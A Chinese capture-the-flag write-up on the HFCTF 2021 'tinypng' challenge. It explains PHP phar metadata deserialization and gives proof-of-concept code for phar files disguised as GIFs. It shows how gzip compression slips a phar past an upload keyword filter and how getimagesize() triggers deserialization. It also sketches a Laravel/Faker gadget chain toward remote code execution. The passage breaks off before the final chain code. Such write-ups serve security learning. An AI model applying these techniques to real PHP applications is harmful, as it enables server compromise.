[HFCTF 2021 Final]tinypng

原创

k_du1t 于 2022-04-01 10:27:18 发布 2075 收藏

分类专栏： ctf 文章标签： 网络安全 后端 php 安全

1NDEX

0x00 前言

seebug复习一下phar在php反序列化中的利用

phar文件结构

local_test

0x01 brain.md

little trick压缩phar绕过关键词

0x00 前言

seebug复习一下phar在php反序列化中的利用

参考https://paper.seebug.org/680/
写的太好了... 直接粘了

phar文件会以序列化的形式存储用户自定义的meta-data这一特性拓展了php反序列化的攻击面

phar文件结构

- stub
  类似标志，格式为`xxx<?php xxx; __HALT_COMPILER();?>`前面内容不限，但必须以__HALT_COMPILER();?>来结尾，否则phar扩展将无法识别这个文件为phar文件
- manifest

phar文件本质上是一种压缩文件，其中每个被压缩文件的权限、属性等信息都放在这部分。这部分还会以**序列化**的形式存储用户自定义的meta-data，这是上述攻击手法最核心的地方。

Global Phar manifest format

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (*0* for none)
??	Serialized Phar Meta-data, stored in serialize() format
at least 24 * number of entries bytes	entries for each file

- content
  被压缩文件的内容
- [optional] a signature for verifying Phar integrity (phar file format only)
  签名，放在文件末尾，格式如下：

Signature format

Length in bytes	Description
16 or 20 bytes	The actual signature, 20 bytes for an SHA1 signature, 16 bytes for an MD5 signature, 32 bytes for an SHA256 signature, and 64 bytes for an SHA512 signature.
4 bytes	Signature flags. *0x0001* is used to define an MD5 signature, *0x0002* is used to define an SHA1 signature, *0x0004* is used to define an SHA256 signature, and *0x0008* is used to define an SHA512 signature. The SHA256 and SHA512 signature support was introduced with API version 1.1.0.
4 bytes	Magic *GBMB* used to define the presence of a signature.

php底层

php-src/ext/phar/phar.c

```
607  int phar_parse_metadata(char **buffer, zval *metadata, uint32_t zip_metadata_len) /* {{{ */
608  {
609      php_unserialize_data_t var_hash;
610
611      if (zip_metadata_len) {
612          const unsigned char *p;
613          unsigned char *p_buff = (unsigned char *)estrndup(*buffer, zip_metadata_len);
614          p = p_buff;
615          ZVAL_NULL(metadata);
616          PHP_VAR_UNSERIALIZE_INIT(var_hash);
```

```
617
618         if (!php_var_unserialize(metadata, &p, p + zip_metadata_len, &var_hash)) {
619             efree(p_buff);
620             PHP_VAR_UNSERIALIZE_DESTROY(var_hash);
621             zval_ptr_dtor(metadata);
622             ZVAL_UNDEF(metadata);
623             return FAILURE;
624         }
625         efree(p_buff);
626         PHP_VAR_UNSERIALIZE_DESTROY(var_hash);
```


local_test

php.ini中的phar.readonly选项设置为Off


php一大部分的文件系统函数在通过phar://伪协议解析phar文件时，都会将meta-data进行反序列化
(不全)

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile


```php
<?php
    class TestObject {
        public function __destruct(){
            echo "have been unserialized";
        }
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
    $o = new TestObject();
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
    // phar生成

    // 调用系统函数phar伪协议解析 触发反序列化
    $filename = 'phar://phar.phar/test.txt';
    file_get_contents($filename);
?>
```

```
Windows PowerShell
PS D:\phpStudy\PHPTutorial\WWW> php .\test.php
Xdebug: [Step Debug] Time-out connecting to debugging client,
through xdebug.client_host/xdebug.client_port) :-(
Xdebug: [Step Debug] Time-out connecting to debugging client,
through xdebug.client_host/xdebug.client_port) :-(
have been unserialized
PS D:\phpStudy\PHPTutorial\WWW>
```


phar文件内容 确实序列化存储了meta-data




因为识别phar文件是通过标志`xxx<?php xxx; __HALT_COMPILER();?>` 所以在前面我们可任意添加
可以在setstub时添加文件头来进行伪装
eg:

```php
<?php
    class TestObject {
     public function __destruct(){
      echo "have been unserialized";
     }
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
    $o = new TestObject();
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
    // phar生成

    // 调用系统函数phar伪协议解析 触发反序列化
    $filename = 'phar://phar.phar/test.txt';
    file_get_contents($filename);
?>
```


```
root@LAPTOP-RDTNMS90:/mnt/d/phpStudy/PHPTutorial/WWW# file phar.phar
phar.phar: GIF image data, version 89a, 16188 x 26736
root@LAPTOP-RDTNMS90:/mnt/d/phpStudy/PHPTutorial/WWW#
```

0x01 brain.md

一个上传点



给了源码
看一下路由



贴一下indexcontroller

```php
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;

class IndexController extends Controller
{
    public function fileUpload(Request $req)
    {
        $allowed_extension = "png";
        $extension = $req->file('file')->clientExtension();
        if($extension === $allowed_extension && $req->file('file')->getSize() < 204800)
        {
            $content = $req->file('file')->get();
            if (preg_match("/<\?|php|HALT\_COMPILER/i", $content )){
                $error = 'Don\'t do that, please';
                return back()
                    ->withErrors($error);
            }else {
                $fileName = \md5(time()) . '.png';
                $path = $req->file('file')->storePubliclyAs('uploads', $fileName);
                echo "path: $path";
                return back()
                    ->with('success', 'File has been uploaded.')
                    ->with('file', $path);
            }
        } else{
            $error = 'Don\'t do that, please';
            return back()
                ->withErrors($error);
        }


    }
}
```

ban掉了较多关键字

```php
preg_match("/<\?|php|HALT\_COMPILER/i", $content )
```

little trick压缩phar绕过关键词

convertToExecutable

```php
<?php
try {
    $tarphar = new Phar('myphar.phar.tar');
    // convert it to the phar file format
    // note that myphar.phar.tar is *not* unlinked
    $phar = $tarphar->convertToExecutable(Phar::PHAR); // creates myphar.phar
    $phar->setStub($phar->createDefaultStub('cli.php', 'web/index.php'));
    // creates myphar.phar.tgz
    $compressed = $phar->convertToExecutable(Phar::TAR, Phar::GZ, '.phar.tgz');
} catch (Exception $e) {
    // handle the error here
}
?>
```


test

```php
<?php
    class TestObject {
     public function __destruct(){
      echo "have been unserialized",PHP_EOL;
     }
    }

    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar = $phar->convertToExecutable(Phar::TAR, Phar::GZ);
    $phar->startBuffering();
    $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
    $o = new TestObject();
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
    // phar生成

?>
```

面目全非了

```
root@LAPTOP-RDTNMS90:/mnt/d/phpStudy/PHPTutorial/WWW# xxd ./phar.phar.tar.gz
00000000: 1f8b 0800 0000 0000 000a d32b c848 2cd2  ...........+.H,.
00000010: 2f2e 294d d22b c828 60a0 0930 0002 3333  /.)M.+.(`..0..33
00000020: 33ac e260 6062 cc60 6862 6468 6e64 666e  3..``b.`hbdhndfn
00000030: 6c64 0a12 3737 3235 5130 a08d 7350 4169  ld..7725Q0..sPAi
00000040: 7149 6211 d04a 7ad8 3508 81bb a79b 8565  qIb..Jz.5......e
00000050: a28d 3d30 f215 e2e3 3d1c 7d42 e29d fd7d  ..=0....=.}B...}
00000060: 033c 7d5c 8334 34ad 15ec ed78 b906 da89  .<}\.44....x....
00000070: a380 8640 0f9c fff5 7253 4b12 5312 4b12  ...@....rSK.S.K.
00000080: f592 32f3 a86e 0734 97e3 1237 3030 3243  ..2..n.4...7002C
00000090: b081 ea0c 0c0c 8162 a6a3 f99f 0ec0 dfca  .......b........
000000a0: d0c0 4a29 24b5 b8c4 3f29 2b35 b944 c9ca  ..J)$...?)+5.D..
000000b0: c0aa ba76 a05d 350a e805 4a80 31af 5752  ...v.]5...J.1.WR
000000c0: 5142 4b3b 08d6 ff06 26e8 f5bf 9991 b9f1  QBK;....&.......
000000d0: 68fe a703 00c5 ff40 bb61 140c 1c80 d4ff  h......@.a......
000000e0: c599 e979 8925 a545 a934 abff f1e6 7f63  ...y.%.E.4.....c
000000f0: f4fc 6f08 6c12 188e e67f 3a00 2620 1601  ..o.l.....:.& ..
00000100: e2f8 e677 f3b9 bdf6 3f0b fecb ccb4 fd9c  ...w....?.......
00000110: c2d2 9776 1f9e 0cb4 db46 c128 1805 a360  ...v.....F.(...`
00000120: 14d0 0e00 00a3 84fe bf00 1400 00         .............
root@LAPTOP-RDTNMS90:/mnt/d/phpStudy/PHPTutorial/WWW#
```


跟到ImageController

```php
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;

class ImageController extends Controller
{
    public function handle(Request $request)
    {
        $source = $request->input('image');
        if(empty($source)){
            return view('image');
        }
        $temp = explode(".", $source);
        $extension = end($temp);
        if ($extension !== 'png') {
            $error = 'Don\'t do that, pvlease';
            return back()
                ->withErrors($error);
        } else {
            $image_name = md5(time()) . '.png';
            $dst_img = '/var/www/html/' . $image_name;
            $percent = 1;
            (new imgcompress($source, $percent))->compressImg($dst_img);
            return back()->with('image_name', $image_name);
        }
    }
}
```

前面的很常规，到后面看到 imgcompress 引起注意

app.php | IndexController.php | imgcompress.php | Request.php | web.php

html > app > Http > Controllers > imgcompress.php

saveimage Aa ab .* ? of 2

```php
30      /** 高清压缩图片
31       * @param string $saveName 提供图片名（可不
32       */
33      public function compressImg($saveName)
34      {
35          $this->_openImage();
36          $this->_saveImage($saveName);
37      }
38
39      /**
40       * 内部：打开图片
41       */
42      private function _openImage()
43      {
44          list($width, $height, $type, $attr) = getimagesize($this->src);
45          $this->imageinfo = array(
46              'width' => $width,
47              'height' => $height,
48              'type' => image_type_to_extension($type, false),
49              'attr' => $attr
50          );
51          $fun = "imagecreatefrom" . $this->imageinfo['type'];
52          $this->image = $fun($this->src);
```


讲真这里的getimagesize函数也可利用是真没想到

localtest一下确实可行

127.0.0.1/test.php

Notice: getimagesize(): Read error! in **D:\phpStudy\PHPTutorial\WWW\test.php** on line **21**
have been unserialized

D:\phpStudy\PHPTutorial\WWW\test.php (ASP-main) - Sublime Text (UNREGISTERED)

文件(F) 编辑(E) 选择(S) 查找(I) 视图(V) 跳转(G) 工具(T) 项目(P) 首选项(N) 帮助(H)

FOLDERS
ASP-main

gene_phar.php | poc.php | test.php


```php
6       }
7
8       @unlink("phar.phar");
9       $phar = new Phar("phar.phar"); //后缀名必须为phar
10      $phar->startBuffering();
11      $phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
12      $o = new TestObject();
13      $phar->setMetadata($o); //将自定义的meta-data存入manifest
14      $phar->addFromString("test.txt", "test"); //添加要压缩的文件
15      //签名自动计算
16      $phar->stopBuffering();
17      // phar生成
18
19      // 调用系统函数phar伪协议解析 触发反序列化
20      $filename = 'phar://phar.phar/test.txt';
21      getimagesize($filename);
22  ?>
```

Line 22, Column 3 Spaces: 4 PHP


然后找利用链
写的很nice

> https://xz.aliyun.com/t/9318

稍微提炼一点trick
链子入口点一般都是__destruct方法，且该方法拥有形如 $this->[可控]->xxx()
eg:
parent可控



下一步寻找合适类带有__call方法
并且 __call方法最好可以调用用户自定义的函数
全局过一下
ValidGenerator瞩目



```php
public function __call($name, $arguments)
    {
        $i = 0;
        do {
            $res = call_user_func_array([$this->generator, $name], $arguments);
            $i++;
            if ($i > $this->maxRetries) {
                throw new \OverflowException(sprintf('Maximum retries of %d reached without finding a valid valu
e', $this->maxRetries));
            }
        } while (!call_user_func($this->validator, $res));

        return $res;
    }
```

两种思路


1.call_user_func_array中rce，但name已经是addCollection了

$this->generator类中name方法参数arguments

再去寻找__call方法就陷入了死循环

2.call_user_func($this->validator, $res)中rce，validator可控，下面控制$res即可，最好能让`$res = call_user_func_array([$this->generator, $name], $arguments);`返回我们想要的值

发现defaultgenerator类中default完全可控




那么call_user_func($this->validator, $res)完全可控了


ok写链

```php
<?php
